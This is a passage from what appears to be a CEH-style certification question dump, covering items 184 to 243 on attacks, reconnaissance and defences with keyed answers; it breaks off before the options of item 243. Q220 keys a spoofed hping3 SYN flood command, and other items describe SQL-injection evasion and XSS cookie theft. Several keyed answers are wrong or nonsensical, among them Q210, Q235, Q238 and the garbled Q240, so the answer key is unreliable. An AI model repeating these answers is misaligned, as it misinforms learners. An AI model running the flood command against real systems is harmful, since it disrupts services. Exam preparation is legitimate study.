An experienced cyber attacker has created a fake LinkedIn profile, successfully impersonating a high-ranking official from a well-established company, to execute a social engineering attack. The attacker then connected with other employees within the organization, receiving invitations to exclusive corporate events and gaining access to proprietary project details shared within the network. What advanced social engineering technique has the attacker primarily used to exploit the system and what is the most likely immediate threat to the organization?

A. Whaling and Targeted Attacks
B. Pretexting and Network Vulnerability
C. Spear Phishing and Spam
D. Baiting and Involuntary Data Leakage

Answer: A

QUESTION 184
As a cybersecurity analyst for a large corporation, you are auditing the company's mobile device management (MDM) policy. One of your areas of concern is data leakage from company-provided smartphones. You are worried about employees unintentionally installing malicious apps that could access sensitive corporate data on their devices. Which of the following would be an effective measure to prevent such data leakage?

A. Require biometric authentication for unlocking devices.
B. Regularly change Wi-Fi passwords used by the devices.
C. Mandate the use of VPNs when accessing corporate data.
D. Enforce a policy that only allows app installations from approved corporate app stores.

Answer: D

QUESTION 185
A certified ethical hacker is carrying out an email footprinting exercise on a targeted organization using eMailTrackerPro. They want to map out detailed information about the recipient's activities after receiving the email. Which among the following pieces of information would NOT be directly obtained from eMailTrackerPro during this exercise?

A. Geolocation of the recipient
B. Type of device used to open the email
C. The email accounts related to the domain of the organization
D. The time recipient spent reading the email

Answer: B

QUESTION 186
You are a cybersecurity trainee tasked with securing a small home network. The homeowner is concerned about potential "Wi-Fi eavesdropping," where unauthorized individuals could intercept the wireless communications. What would be the most effective first step to mitigate this risk, considering the simplicity and the residential nature of the network?

A. Disable the network's SSID broadcast
B. Enable encryption on the wireless network
C. Enable MAC address filtering
D. Reduce the signal strength of the wireless router

Answer: B

QUESTION 187
A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer. The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking. Based on these objectives, which of the following attack strategies would be most effective?

A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers
B. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high-volume traffic

pulses at regular intervals

C. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth
D. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing

Answer: B

QUESTION 188
A large organization is investigating a possible identity theft case where an attacker has created a new identity by combining multiple pieces of information from different victims to open a new bank account. The attacker also managed to receive government benefits using a fraudulent identity. Given the circumstances, which type of identity theft is the organization dealing with?

A. Identity Cloning and Concealment
B. Child Identity Theft
C. Social Identity Theft
D. Synthetic Identity Theft

Answer: D

QUESTION 189
A company recently experienced a debilitating social engineering attack that led to substantial identity theft. An inquiry found that the employee inadvertently provided critical information during an innocuous phone conversation. Considering the specific guidelines issued by the company to thwart social engineering attacks, which countermeasure would have been the most successful in averting the incident?

A. Conduct comprehensive training sessions for employees on various social engineering methodologies and the risks associated with revealing confidential data.
B. Implement a well-documented change management process for modifications related to hardware or software.
C. Adopt a robust software policy that restricts the installation of unauthorized applications.
D. Reinforce physical security measures to limit access to sensitive zones within the company premises, thereby warding off unauthorized intruders.

Answer: A

QUESTION 190
An IT company has just implemented new security controls to their network and system setup. As a Certified Ethical Hacker, your responsibility is to assess the possible vulnerabilities in the new setup. You are given the information that the network and system are adequately patched with the latest updates, and all employees have gone through recent cybersecurity awareness training. Considering the potential vulnerability sources, what is the best initial approach to vulnerability assessment?

A. Conducting social engineering tests to check if employees can be tricked into revealing sensitive information
B. Checking for hardware and software misconfigurations to identify any possible loopholes
C. Evaluating the network for inherent technology weaknesses prone to specific types of attacks

D. Investigating if any ex-employees still have access to the company's system and data

Answer: B

QUESTION 191
An ethical hacker has been tasked with assessing the security of a major corporation's network. She suspects the network uses default SNMP community strings. To exploit this, she plans to extract valuable network information using SNMP enumeration. Which tool could best help her to get the information without directly modifying any parameters within the SNMP agent's management information base (MIB)?

A. SnmpWalk, with a command to change an OID to a different value
B. snmp-check (snmp_enum Module) to gather a wide array of information about the target
C. Nmap, with a script to retrieve all running SNMP processes and associated ports
D. OpUtils, are mainly designed for device management and not SNMP enumeration

Answer: B

QUESTION 192
During a recent vulnerability assessment of a major corporation's IT systems, the security team identified several potential risks. They want to use a vulnerability scoring system to quantify and prioritize these vulnerabilities. They decide to use the Common Vulnerability Scoring System (CVSS). Given the characteristics of the identified vulnerabilities, which of the following statements is the most accurate regarding the metric types used by CVSS to measure these vulnerabilities?

A. Temporal metric represents the inherent qualities of a vulnerability.
B. Base metric represents the inherent qualities of a vulnerability.
C. Temporal metric involves measuring vulnerabilities based on a specific environment or implementation.
D. Environmental metric involves the features that change during the lifetime of the vulnerability.

Answer: B

QUESTION 193
You are a cybersecurity consultant at SecureIoT Inc. A manufacturing company has contracted you to strengthen the security of their Industrial IoT (IIoT) devices used in their operational technology (OT)environment. They are concerned about potential attacks that could disrupt their production lines and compromise safety. They have an advanced firewall system in place, but you know this alone is not enough. Which of the following measures should you suggest to provide comprehensive protection for their IIoT devices?

A. Increase the frequency of changing passwords on all IIoT devices.
B. Use the same encryption standards for IIoT devices as for IT devices.
C. Rely on the existing firewall and install antivirus software on each IIoT device.
D. Implement network segmentation to separate IIoT devices from the rest of the network.

Answer: D

QUESTION 194

In an advanced digital security scenario, a multinational enterprise is being targeted with a complex series of assaults aimed to disrupt operations, manipulate data integrity, and cause serious financial damage. As the Lead Cybersecurity Analyst with CEH and CISSP certifications, your responsibility is to correctly identify the specific type of attack based on the following indicators:

The attacks are exploiting a vulnerability in the target system's hardware, inducing misprediction of future instructions in a program's control flow. The attackers are strategically inducing the victim process to speculatively execute instructions sequences that would not have been executed in the absence of the misprediction, leading to subtle side effects. These side effects, which are observable from the shared state, are then utilized to infer the values of in-flight data.

What type of attack best describes this scenario?

A. Rowhammer Attack
B. Watering Hole Attack
C. Side-Channel Attack
D. Privilege Escalation Attack

Answer: C

QUESTION 195
In the process of implementing a network vulnerability assessment strategy for a tech company, the security analyst is confronted with the following scenarios:

1) A legacy application is discovered on the network, which no longer receives updates from the vendor.
2) Several systems in the network are found running outdated versions of web browsers prone to distributed attacks.
3) The network firewall has been configured using default settings and passwords.
4) Certain TCP/IP protocols used in the organization are inherently insecure.

The security analyst decides to use vulnerability scanning software. Which of the following limitations of vulnerability assessment should the analyst be most cautious about in this context?

A. Vulnerability scanning software cannot define the impact of an identified vulnerability on different business operations
B. Vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed
C. Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time
D. Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behavior

Answer: A

QUESTION 196
In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings on a web server considered a security risk, and what would be the best initial step to mitigate this risk?

A. Default settings allow unlimited login attempts; setup account lockout
B. Default settings reveal server software type; change these settings
C. Default settings cause server malfunctions; simplify the settings
D. Default settings enable auto-updates; disable and manually patch

Answer: B

QUESTION 197
As a junior security analyst for a small business, you are tasked with setting up the company's first wireless network. The company wants to ensure the network is secure from potential attacks. Given that the company's workforce is relatively small and the need for simplicity in managing network security, which of the following measures would you consider a priority to protect the network?

A. Hide the network SSID
B. Enable WPA2 or WPA3 encryption on the wireless router
C. Implement a MAC address whitelist
D. Establish a regular schedule for changing the network password

Answer: B

QUESTION 198
During a reconnaissance mission, an ethical hacker uses Maltego, a popular footprinting tool, to collect information about a target organization. The information includes the target's Internet infrastructure details (domains, DNS names, Netblocks, IP address information). The hacker decides to use social engineering techniques to gain further information. Which of the following would be the least likely method of social engineering to yield beneficial information based on the data collected?

A. Dumpster diving in the target company's trash bins for valuable printouts
B. Impersonating an ISP technical support agent to trick the target into providing further network details
C. Shoulder surfing to observe sensitive credentials input on the target's computers
D. Eavesdropping on internal corporate conversations to understand key topics

Answer: B

QUESTION 199
An organization has been experiencing intrusion attempts despite deploying an Intrusion Detection System (IDS) and Firewalls. As a Certified Ethical Hacker, you are asked to reinforce the intrusion detection process and recommend a better rule-based approach. The IDS uses Snort rules and the new recommended tool should be able to complement it. You suggest using YARA rules with an additional tool for rule generation. Which of the following tools would be the best choice for this purpose and why?

A. yarGen - Because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files
B. Koodous - Because it combines social networking with antivirus signatures and YARA rules to detect malware
C. YaraRET - Because it helps in reverse engineering Trojans to generate YARA rules

D. AutoYara - Because it automates the generation of YARA rules from a set of malicious and benign files

Answer: A

QUESTION 200
During an attempt to perform an SQL injection attack, a certified ethical hacker is focusing on the identification of database engine type by generating an ODBC error. The ethical hacker, after injecting various payloads, finds that the web application returns a standard, generic error message that does not reveal any detailed database information. Which of the following techniques would the hacker consider next to obtain useful information about the underlying database?

A. Utilize a blind injection technique that uses time delays or error signatures to extract information
B. Try to insert a string value where a number is expected in the input field
C. Attempt to compromise the system through OS-level command shell execution
D. Use the UNION operator to combine the result sets of two or more SELECT statements

Answer: A

QUESTION 201
During an ethical hacking engagement, you have been assigned to evaluate the security of a large organization's network. While examining the network traffic, you notice numerous incoming requests on various ports from different locations that show a pattern of an orchestrated attack. Based on your analysis, you deduce that the requests are likely to be automated scripts being run by unskilled hackers. What type of hacker classification does this scenario most likely represent?

A. Script Kiddies trying to compromise the system using pre-made scripts.
B. Gray Hats testing system vulnerabilities to help vendors improve security.
C. White Hats conducting penetration testing to identify security weaknesses.
D. Black Hats trying to exploit system vulnerabilities for malicious intent.

Answer: A

QUESTION 202
Your company suspects a potential security breach and has hired you as a Certified Ethical Hacker to investigate. You discover evidence of footprinting through search engines and advanced Google hacking techniques. The attacker utilized Google search operators to extract sensitive information. You further notice queries that indicate the use of the Google Hacking Database (CHDB) with an emphasis on VPN footprinting. Which of the following Google advanced search operators would be the LEAST useful in providing the attacker with sensitive VPN-related information?

A. location: This operator finds information for a specific location
B. inurl: This operator restricts the results to only the pages containing the specified word in the URL
C. link: This operator searches websites or pages that contain links to the specified website or page
D. intitle: This operator restricts results to only the pages containing the specified term in the title

Answer: D

QUESTION 203
In a recent cyber-attack against a large corporation, an unknown adversary compromised the network and began escalating privileges and lateral movement. The security team identified that the adversary used a sophisticated set of techniques, specifically targeting zero-day vulnerabilities. As a Certified Ethical Hacker (CEH) hired to understand this attack and propose preventive measures, which of the following actions will be most crucial for your initial analysis?

A. Identifying the specific tools used by the adversary for privilege escalation.
B. Analyzing the initial exploitation methods, the adversary used.
C. Checking the persistence mechanisms used by the adversary in compromised systems.
D. Investigating the data exfiltration methods used by the adversary.

Answer: B

QUESTION 204
Jason, a certified ethical hacker, is hired by a major e-commerce company to evaluate their network's security. As part of his reconnaissance, Jason is trying to gain as much information as possible about the company's public-facing servers without arousing suspicion. His goal is to find potential points of entry and map out the network infrastructure for further examination. Which technique should Jason employ to gather this information without alerting the company's intrusion detection systems (IDS)?

A. Jason should directly connect to each server and attempt to exploit known vulnerabilities.
B. Jason should use passive reconnaissance techniques such as WHOIS lookups, NS lookups, and web research.
C. Jason should use a DNS zone transfer to gather information about the company's servers.
D. Jason should perform a ping sweep to identify all the live hosts in the company's IP range.

Answer: B

QUESTION 205
As the lead security engineer for a retail corporation, you are assessing the security of the wireless networks in the company's stores. One of your main concerns is the potential for "Wardriving" attacks, where attackers drive around with a Wi-Fi-enabled device to discover vulnerable wireless networks. Given the nature of the retail stores, you need to ensure that any security measures you implement do not interfere with customer experience, such as their ability to access in-store Wi-Fi. Taking into consideration these factors, which of the following would be the most suitable measure to mitigate the risk of Wardriving attacks?

A. Limit the range of the store's wireless signals
B. Implement MAC address filtering
C. Disable SSID broadcasting
D. Implement WPA3 encryption for the store's Wi-Fi network

Answer: D

QUESTION 206
A penetration tester was assigned to scan a large network range to find live hosts. The network is known for using strict TCP filtering rules on its firewall, which may obstruct common host discovery techniques. The tester needs a method that can bypass these firewall restrictions and accurately identify live systems. What host discovery technique should the tester use?

A. ICMP Timestamp Ping Scan
B. ICMP ECHO Ping Scan
C. TCP SYN Ping Scan
D. UDP Ping Scan

Answer: D

QUESTION 207
As part of a college project, you have set up a web server for hosting your team's application. Given your interest in cybersecurity, you have taken the lead in securing the server. You are aware that hackers often attempt to exploit server misconfigurations. Which of the following actions would best protect your web server from potential misconfiguration-based attacks?

A. Regularly backing up server data
B. Enabling multi-factor authentication for users
C. Implementing a firewall to filter traffic
D. Performing regular server configuration audits

Answer: D

QUESTION 208
You are the chief cybersecurity officer at CloudSecure Inc., and your team is responsible for securing a cloud based application that handles sensitive customer data. To ensure that the data is protected from breaches, you have decided to implement encryption for both data-at-rest and data-in-transit. The development team suggests using SSL/TLS for securing data in transit. However, you want to also implement a mechanism to detect if the data was tampered with during transmission. Which of the following should you propose?

A. Implement IPsec in addition to SSL/TLS.
B. Switch to using SSH for data transmission.
C. Encrypt data using the AES algorithm before transmission.
D. Use the cloud service provider's built-in encryption services.

Answer: A

QUESTION 209
Sarah, a system administrator, was alerted of potential malicious activity on the network of her company. She discovered a malicious program spread through the instant messenger application used by her team. The attacker had obtained access to one of her teammate's messenger accounts and started sending files across the contact list. Which best describes the attack scenario and what measure could have prevented it?

A. Insecure Patch Management; updating application software regularly
B. Instant Messenger Applications; verifying the sender's identity before opening any files
C. Rogue/Decoy Applications; ensuring software is labeled as TRUSTED
D. Portable Hardware Media/Removable Devices; disabling Autorun functionality

Answer: B

QUESTION 210
A multinational organization has recently faced a severe information security breach. Investigations reveal that the attacker had a high degree of understanding of the organization's internal processes and systems. This knowledge was utilized to bypass security controls and corrupt valuable resources. Considering this event, the security team is contemplating the type of attack that occurred and the steps they could have taken to prevent it. Choose the most plausible type of attack and a countermeasure that the organization could have employed:

A. Insider attacks and the organization should have implemented robust access control and monitoring.
B. Distribution attack and the organization could have ensured software and hardware integrity checks.
C. Passive attack and the organization should have used encryption techniques.
D. Active attack and the organization could have used network traffic analysis.

Answer: C

QUESTION 211
As a security analyst for SkySecure Inc., you are working with a client that uses a multi-cloud strategy, utilizing services from several cloud providers. The client wants to implement a system that will provide unified security management across all their cloud platforms. They need a solution that allows them to consistently enforce security policies, identify and respond to threats, and maintain visibility of all their cloud resources. Which of the following should you recommend as the best solution?

A. Use a Cloud Access Security Broker (CASB).
B. Use a hardware-based firewall to secure all cloud resources.
C. Implement separate security management tools for each cloud platform.
D. Rely on the built-in security features of each cloud platform.

Answer: A

QUESTION 212
As a security consultant, you are advising a startup that is developing an IoT device for home security. The device communicates with a mobile app, allowing homeowners to monitor their homes in real time. The CEO is concerned about potential Man-in-the-Middle (MitM) attacks that could allow an attacker to intercept and manipulate the device's communication. Which of the following solutions would best protect against such attacks?

A. Use CAPTCHA on the mobile app's login screen.
B. Implement SSL/TLS encryption for data transmission between the IoT device and the mobile app.
C. Limit the range of the IoT device's wireless signals.
D. Frequently change the IoT device's IP address.

Answer: B

QUESTION 213
A Certified Ethical Hacker (CEH) is analyzing a target network. To do this, he decides to utilize an IDLE/IPID header scan using Nmap. The network analysis reveals that the IPID number increases by 2 after following the steps of an IDLE scan. Based on this information, what can the

CEH conclude about the target network?

A. The ports on the target network are open
B. The target network has no firewall present
C. The ports on the target network are closed
D. The target network has a stateful firewall present

Answer: D

QUESTION 214
You have been given the responsibility to ensure the security of your school's web server. As a step towards this, you plan to restrict unnecessary services running on the server. In the context of web server security, why is this step considered important?

A. Unnecessary services eat up server memory; save memory resources.
B. Unnecessary services could contain vulnerabilities; minimize the attack surface.
C. Unnecessary services reveal server software; hide software details.
D. Unnecessary services slow down the server; optimize server speed.

Answer: B

QUESTION 215
An ethical hacker is hired to evaluate the defenses of an organization's database system which is known to employ a signature-based IDS. The hacker knows that some SQL Injection evasion techniques may allow him to bypass the system's signatures. During the operation, he successfully retrieved a list of usernames from the database without triggering an alarm by employing an advanced evasion technique. Which of the following could he have used?

A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing
B. Implementing sophisticated matches such as "OR john' = 'john'" in place of classical matches like "OR 1=1"
C. Manipulating white spaces in SQL queries to bypass signature detection
D. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form

Answer: A

QUESTION 216
As the Chief Information Security Officer (CISO) at a large university, you are responsible for the security of a campus-wide Wi-Fi network that serves thousands of students, faculty, and staff. Recently, there has been a rise in reports of unauthorized network access, and you suspect that some users are sharing their login credentials. You are considering deploying an additional layer of security that could effectively mitigate this issue. What would be the most suitable measure to implement in this context?

A. Implement network segmentation
B. Deploy a VPN for the entire campus
C. Enforce a policy of regularly changing Wi-Fi passwords
D. Implement 802.1X authentication

Answer: D

QUESTION 217
An ethical hacker is scanning a target network. They initiate a TCP connection by sending an SYN packet to a target machine and receiving a SYN/ACK packet in response. But instead of completing the three-way handshake with an ACK packet, they send an RST packet. What kind of scan is the ethical hacker likely performing and what is their goal?

A. They are performing an SYN scan to stealthily identify open ports without fully establishing a connection.
B. They are performing a network scan to identify live hosts and their IP addresses.
C. They are performing a TCP connect scan to identify open ports on the target machine.
D. They are performing a vulnerability scan to identify any weaknesses in the target system.

Answer: A

QUESTION 218
In the process of setting up a lab for malware analysis, a cybersecurity analyst is tasked to establish a secure environment using a sheep dip computer. The analyst must prepare the testbed while adhering to best practices. Which of the following steps should the analyst avoid when configuring the environment?

A. Installing malware analysis tools on the guest OS
B. Connecting the system to the production network during the malware analysis
C. Simulating Internet services using tools such as INetSim
D. Installing multiple guest operating systems on the virtual machine(s)

Answer: B

QUESTION 219
A large e-commerce organization is planning to implement a vulnerability assessment solution to enhance its security posture. They require a solution that imitates the outside view of attackers, performs well-organized inference-based testing, scans automatically against continuously updated databases, and supports multiple networks. Given these requirements, which type of vulnerability assessment solution would be most appropriate?

A. Inference-based assessment solution
B. Tree-based assessment approach
C. Product-based solution installed on a private network
D. Service-based solution offered by an auditing firm

Answer: A

QUESTION 220
During a penetration testing assignment, a Certified Ethical Hacker (CEH) used a set of scanning tools to create a profile of the target organization. The CEH wanted to scan for live hosts, open ports, and services on a target network. He used Nmap for network inventory and Hping3 for network security auditing. However, he wanted to spoof IP addresses for anonymity during probing. Which command should the CEH use to perform this task?

A. Hping3 -1 10.0.0.25 -ICMP
B. Hping3 -2 10.0.0.25-p 80
C. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4
D. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood

Answer: D

QUESTION 221
An ethical hacker is hired to conduct a comprehensive network scan of a large organization that strongly suspects potential intrusions into their internal systems. The hacker decides to employ a combination of scanning tools to obtain a detailed understanding of the network. Which sequence of actions would provide the most comprehensive information about the network's status?

A. Use Hping3 for an ICMP ping scan on the entire subnet, then use Nmap for a SYN scan on identified active hosts, and finally use Metasploit to exploit identified vulnerabilities.
B. Start with Hping3 for a UDP scan on random ports, then use Nmap for a version detection scan, and finally use Metasploit to exploit detected vulnerabilities.
C. Begin with NetScanTools Pro for a general network scan, then use Nmap for OS detection and version detection, and finally perform an SYN flooding with Hping3.
D. Initiate with Nmap for a ping sweep, then use Metasploit to scan for open ports and services, and finally use Hping3 to perform remote OS fingerprinting.

Answer: A

QUESTION 222
While working as an intern for a small business, you have been tasked with managing the company's web server. The server is being bombarded with requests, and the company's website is intermittently going offline. You suspect that this could be a Distributed Denial of Service (DDoS) attack. As an ethical hacker, which of the following steps would be your first course of action to mitigate the issue?

A. Contact your Internet Service Provider (ISP) for assistance
B. Install a newer version of the server software
C. Implement IP address whitelisting
D. Increase the server's bandwidth

Answer: A

QUESTION 223
As a cybersecurity consultant, you are working with a client who wants to migrate their data to a Software as a Service (SaaS) cloud environment. They are particularly concerned about maintaining the privacy of their sensitive data, even from the cloud service provider. Which of the following strategies would best ensure the privacy of their data in the SaaS environment?

A. Implement a Virtual Private Network (VPN) for accessing the SaaS applications.
B. Rely on the cloud service provider's built-in security features.
C. Encrypt the data client-side before uploading to the SaaS environment and manage encryption keys independently.
D. Use multi-factor authentication for all user accounts accessing the SaaS applications

Answer: C

QUESTION 224
An ethical hacker is performing a network scan to evaluate the security of a company's IT infrastructure. During the scan, he discovers an active host with multiple open ports running various services. The hacker uses TCP communication flags to establish a connection with the host and starts communicating with it. He sends a SYN packet to a port on the host and receives a SYN/ACK packet back. He then sends an ACK packet for the received SYN/ACK packet, which triggers an open connection. Which of the following actions should the ethical hacker perform next?

A. Send a PSH packet to inform the receiving application about the buffered data.
B. Conduct a vulnerability scan on the open port to identify any potential weaknesses.
C. Scan another port on the same host using the SYN, ACK, and RST flags.
D. Send a FIN or RST packet to close the connection.

Answer: D

QUESTION 225
A multinational corporation's computer system was infiltrated by an advanced persistent threat (APT). During forensic analysis, it was discovered that the malware was utilizing a blend of two highly sophisticated techniques to stay undetected and continue its operations.

Firstly, the malware was embedding its harmful code into the actual binary or executable part of genuine system files rather than appending or prepending itself to the files. This made it exceptionally difficult to detect and eradicate, as doing so risked damaging the system files themselves.

Secondly, the malware exhibited characteristics of a type of malware that changes its code as it propagates, making signature-based detection approaches nearly impossible.

On top of these, the malware maintained a persistent presence by installing itself in the registry, making it able to survive system reboots.

Given these distinctive characteristics, which two types of malware techniques does this malware most closely embody?

A. Polymorphic and Metamorphic malware
B. Polymorphic and Macro malware
C. Macro and Rootkit malware
D. Metamorphic and Rootkit malware

Answer: D

QUESTION 226
As a certified ethical hacker, you are performing a system hacking process for a company that is suspicious about its security system. You found that the company's passwords are all known words, but not in the dictionary. You know that one employee always changes the password by just adding some numbers to the old password. Which attack is most likely to succeed in this scenario?

A. Brute-Force Attack
B. Password Spraying Attack
C. Hybrid Attack
D. Rule-based Attack

Answer: D

QUESTION 227
A security analyst is investigating a potential network-level session hijacking incident. During the investigation, the analyst finds that the attacker has been using a technique in which they injected an authentic-looking reset packet using a spoofed source IP address and a guessed acknowledgment number. As a result, the victim's connection was reset. Which of the following hijacking techniques has the attacker most likely used?

A. Blind hijacking
B. UDP hijacking
C. RST hijacking
D. TCP/IP hijacking

Answer: C

QUESTION 228
During a red team engagement, an ethical hacker is tasked with testing the security measures of an organization's wireless network. The hacker needs to select an appropriate tool to carry out a session hijacking attack. Which of the following tools should the hacker use to effectively perform session hijacking and subsequent security analysis, given that the target wireless network has the Wi-Fi Protected Access-pre-shared key (WPA-PSK) security protocol in place?

A. Hetty
B. bettercap
C. DroidSheep
D. FaceNiff

Answer: B

QUESTION 229
As a certified ethical hacker, you are tasked with gaining information about an enterprise's internal network. You are permitted to test the network's security using enumeration techniques. You successfully obtain a list of usernames using email IDs and execute a DNS Zone Transfer. Which enumeration technique would be most effective for your next move given that you have identified open TCP ports 25 (SMTP) and 139 (NetBIOS Session Service)?

A. Perform a brute force attack on Microsoft Active Directory to extract valid usernames
B. Exploit the NetBIOS Session Service on TCP port 139 to gain unauthorized access to the file system
C. Use SNMP to extract usernames given the community strings
D. Exploit the NFS protocol on TCP port 2049 to gain control over a remote system

Answer: B

QUESTION 230
A large corporate network is being subjected to repeated sniffing attacks. To increase security, the company's IT department decides to implement a combination of several security measures. They permanently add the MAC address of the gateway to the ARP cache, switch to using IPv6 instead of IPv4, implement the use of encrypted sessions such as SSH instead of Telnet, and use Secure File Transfer Protocol instead of FTP. However, they are still faced with the threat of sniffing. Considering the countermeasures, what should be their next step to enhance network security?

A. Use HTTP instead of HTTPS for protecting usernames and passwords
B. Implement network scanning and monitoring tools
C. Enable network identification broadcasts
D. Retrieve MAC addresses from the OS

Answer: B

QUESTION 231
As the chief security officer at SecureMobile, you are overseeing the development of a mobile banking application. You are aware of the potential risks of man-in-the-middle (MitM) attacks where an attacker might intercept communication between the app and the bank's servers. Recently, you have learned about a technique used by attackers where they use rogue Wi-Fi hotspots to conduct MitM attacks. To prevent this type of attack, you plan to implement a security feature in the mobile app. What should this feature accomplish?

A. It should require two-factor authentication for user logins.
B. It should prevent the app from communicating over a network if it detects a rogue access point.
C. It should prevent the app from connecting to any unencrypted Wi-Fi networks.
D. It should require users to change their password every 30 days.

Answer: B

QUESTION 232
A cyber attacker has initiated a series of activities against a high-profile organization following the Cyber Kill Chain Methodology. The attacker is presently in the "Delivery" stage. As an Ethical Hacker, you are trying to anticipate the adversary's next move. What is the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology?

A. The attacker will attempt to escalate privileges to gain complete control of the compromised system.
B. The attacker will exploit the malicious payload delivered to the target organization and establish a foothold.
C. The attacker will initiate an active connection to the target system to gather more data.
D. The attacker will start reconnaissance to gather as much information as possible about the target.

Answer: B

QUESTION 233
You are a cloud security expert at CloudGuard Inc. working with a client who plans to transition their infrastructure to a public cloud. The client expresses concern about potential data breaches and wants to ensure that only authorized personnel can access certain sensitive resources. You

propose implementing a Zero Trust security model. Which of the following best describes how the Zero Trust model would enhance the security of their cloud resources?

A. It operates on the principle of least privilege, verifying each request as if it is from an untrusted source, regardless of its location.
B. It encrypts all data stored in the cloud, ensuring only authorized users can decrypt it.
C. It uses multi-factor authentication for all user accounts.
D. It ensures secure data transmission by implementing SSL/TLS protocols.

Answer: A

QUESTION 234
Your company, Encryptor Corp, is developing a new application that will handle highly sensitive user information. As a cybersecurity specialist, you want to ensure this data is securely stored. The development team proposes a method where data is hashed and then encrypted before storage. However, you want an added layer of security to verify the integrity of the data upon retrieval. Which of the following cryptographic concepts should you propose to the team?

A. Switch to elliptic curve cryptography.
B. Implement a block cipher mode of operation.
C. Apply a digital signature mechanism.
D. Suggest using salt with hashing.

Answer: C

QUESTION 235
As part of a penetration testing team, you've discovered a web application vulnerable to Cross-Site Scripting (XSS). The application sanitizes inputs against standard XSS payloads but fails to filter out HTML-encoded characters. On further analysis, you've noticed that the web application uses cookies to track session IDs. You decide to exploit the XSS vulnerability to steal users' session cookies. However, the application implements HTTPOnly cookies, complicating your original plan. Which of the following would be the most viable strategy for a successful attack?

A. Build an XSS payload using HTML encoding and use it to exploit the server-side code, potentially disabling the HTTPOnly flag on cookies.
B. Develop a browser exploit to bypass the HTTPOnly restriction, then use a HTML-encoded XSS payload to retrieve the cookies.
C. Utilize an HTML-encoded XSS payload to trigger a buffer overflow attack, forcing the server to reveal the HTTPOnly cookies.
D. Create a sophisticated XSS payload that leverages HTML encoding to bypass the input sanitization, and then use it to redirect users to a malicious site where their cookies can be captured.

Answer: C

QUESTION 236
An ethical hacker is testing the security of a website's database system against SQL Injection attacks. They discover that the IDS has a strong signature detection mechanism to detect typical SQL injection patterns. Which evasion technique can be most effectively used to bypass the IDS signature detection while performing a SQL Injection attack?

A. Employ IP fragmentation to obscure the attack payload
B. Implement case variation by altering the case of SQL statements
C. Leverage string concatenation to break identifiable keywords
D. Use Hex encoding to represent the SQL query string

Answer: D

QUESTION 237
You have been hired as an intern at a start-up company. Your first task is to help set up a basic web server for the company's new website. The team leader has asked you to make sure the server is secure from common threats. Based on your knowledge from studying for the CEH exam, which of the following actions should be your priority to secure the web server?

A. Limiting the number of concurrent connections to the server
B. Installing a web application firewall
C. Regularly updating and patching the server software
D. Encrypting the company's website with SSL/TLS

Answer: C

QUESTION 238
A sophisticated attacker targets your web server with the intent to execute a Denial of Service (DoS) attack. His strategy involves a unique mixture of TCP SYN, UDP, and ICMP floods, using 'r' packets per second. Your server, reinforced with advanced security measures, can handle 'h' packets per second before it starts showing signs of strain. If 'r' surpasses 'h', it overwhelms the server, causing it to become unresponsive. In a peculiar pattern, the attacker selects 'r' as a composite number and 'h' as a prime number, making the attack detection more challenging. Considering 'r=2010' and different values for 'h', which of the following scenarios would potentially cause the server to falter?

A. h=1987 (prime): The attacker's packet rate exceeds the server's capacity, causing potential unresponsiveness.
B. h=1999 (prime): Despite the attacker's packet flood, the server can handle these requests, remaining responsive.
C. h=1993 (prime): Despite being less than 'r', the server's prime number capacity keeps it barely operational, but the risk of falling is imminent.
D. h=2003 (prime): The server can manage more packets than the attacker is sending, hence it stays operational.

Answer: A

QUESTION 239
An IT security team is conducting an internal review of security protocols in their organization to identify potential vulnerabilities. During their investigation, they encounter a suspicious program running on several computers. Further examination reveals that the program has been logging all user keystrokes. How can the security team confirm the type of program and what countermeasures should be taken to ensure the same attack does not occur in the future?

A. The program is spyware; the team should use password managers and encrypt sensitive data.
B. The program is a keylogger; the team should employ intrusion detection systems and regularly update the system software.

C. The program is a keylogger; the team should educate employees about phishing attacks and maintain regular backups.
D. The program is a Trojan; the team should regularly update antivirus software and install a reliable firewall.

Answer: B

QUESTION 240
Being a Certified Ethical Hacker (CEH), a company has brought you on board to evaluate the safety measures in place for their network system. The company uses a network time protocol server in the demilitarized zone. During your enumeration, you decide to run a ntptrace command. Given the syntax: ntptrace [-n] [-m maxhosts] [servername/IP_address], which command usage would best serve your objective to find where the NTP server obtains the time from and to trace the list of NTP servers connected to the network?

A. ntptrace -n -m 5192.168.1.1
B. ntptrace -m 5192.168.1.1
C. ntptrace -n localhost
D. ntptrace 192.168.1.1

Answer: B

QUESTION 241
A Certified Ethical Hacker is attempting to gather information about a target organization's network structure through network footprinting. During the operation, they encounter ICMP blocking by the target system's firewall. The hacker wants to ascertain the path that packets take to the host system from a source, using an alternative protocol. Which of the following actions should the hacker consider next?

A. Use UDP Traceroute in the Linux operating system by executing the 'traceroute' command with the destination IP or domain name.
B. Use the ICMP Traceroute on the Windows operating system as it is the default utility.
C. Use the ARIN Whois database search tool to find the network range of the target network.
D. Utilize the Path Analyzer Pro to trace the route from the source to the destination target systems.

Answer: A

QUESTION 242
An ethical hacker is preparing to scan a network to identify live systems. To increase the efficiency and accuracy of his scans, he is considering several different host discovery techniques. He expects several unused IP addresses at any given time, specifically within the private address range of the LAN, but he also anticipates the presence of restrictive firewalls that may conceal active devices. Which scanning method would be most effective in this situation?

A. ICMP ECHO Ping Sweep
B. ICMP Timestamp Ping
C. TCP SYN Ping
D. ARP Ping Scan

Answer: D

QUESTION 243
A penetration tester is tasked with gathering information about the subdomains of a target organization's website. The tester needs a versatile and efficient solution for the task. Which of the following options would be the most effective method to accomplish this goal?

